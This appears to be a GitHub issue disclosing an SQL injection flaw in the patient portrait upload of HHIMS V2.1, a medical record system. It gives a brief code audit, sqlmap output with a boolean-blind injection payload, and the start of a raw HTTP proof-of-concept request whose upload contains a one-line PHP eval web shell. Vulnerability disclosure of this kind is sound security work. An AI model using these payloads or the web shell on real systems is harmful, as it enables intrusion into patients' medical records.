

# SQL injection vulnerability exists in HHIMS V2.1 of patient medical record system #1



huclilu opened this issue 16 days ago · 2 comments

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## 1.SQL injection vulnerability exists in HHIMS V2.1 of patient medical record system

System version: 2.1

Vulnerability URL: http://hhims.test/index.php/attach/portrait/1

Build environment: Apache 2.4.39; MySQL5.0.96; PHP5.6.9

Vulnerability description:

HHIMS is a free and open-source software system used to store and retrieve a simple patient medical r Each patient has a corresponding PID parameter,

In the function of uploading patient portrait, PID is a controllable variable, and PID parameters can




The paths are application/modules/attach/controllers/attach.php and application/models/persistent. php

#### Code audit:

• In the attach controller, lines 51-99, save\_ The portlet function is used to upload and save pictures. The parameters sent by the front-end through POST include x, y, w, h and variable PID

• At the code line 58, the function in the contemporary controller is called. In the contemporary controller, variables are brought into the database for query without filtering

SQL injection vulnerability points are shown in the figure below



## 2.We can use sqlmap to validate


• Boolean blind note

```
(custom) POST parameter 'MULTIPART #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1132 HTTP(s) requests:
Parameter: MULTIPART #1* ((custom) POST)
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
   Payload: --070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="w"
Content-Type: form-data
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="h"
Content-Type: form-data
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="PID"
Content-Type: form-data
1" AND 7478=(SELECT (CASE WHEN (7478=7478) THEN 7478 ELSE (SELECT 6983 UNION SELECT 1485) END))-- -
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="image"; filename="ace.jpg"
Content-Type: form-data
<?php eval(@$_POST['ace']);?>
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="x"
Content-Type: form-data
 -070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
```


#### Error injection

### 3. Manual SQL injection proof

Manual verification



#### Burpsuite verification



## 4.SQL injection POC

POST /index.php/attach/save portrait HTTP/1.1

Host: hhims.test

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Content-Length: 1098

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=

Accept-Language: zh-CN, zh; q=0.9

Cache-Control: max-age=0

Content-Type: multipart/form-data; boundary=070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631 Cookie: PHPSESSID=ha23p18u46aqdcofn4hr2ae783; ci\_session=a%3A18%3A%7Bs%3A10%3A%22session\_id%22%3Bs%3A

Origin: http://hhims.test


Referer: http://hhims.test/index.php/attach/portrait/1

Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip

--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75

Content-Disposition: form-data; name="w"

Content-Type: form-data



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Assignees		
No one assigned		
Labels		
None yet		
Projects		
None yet		
Milestone		
No milestone		
Development		
No branches or pull requests		
2 narticinants		

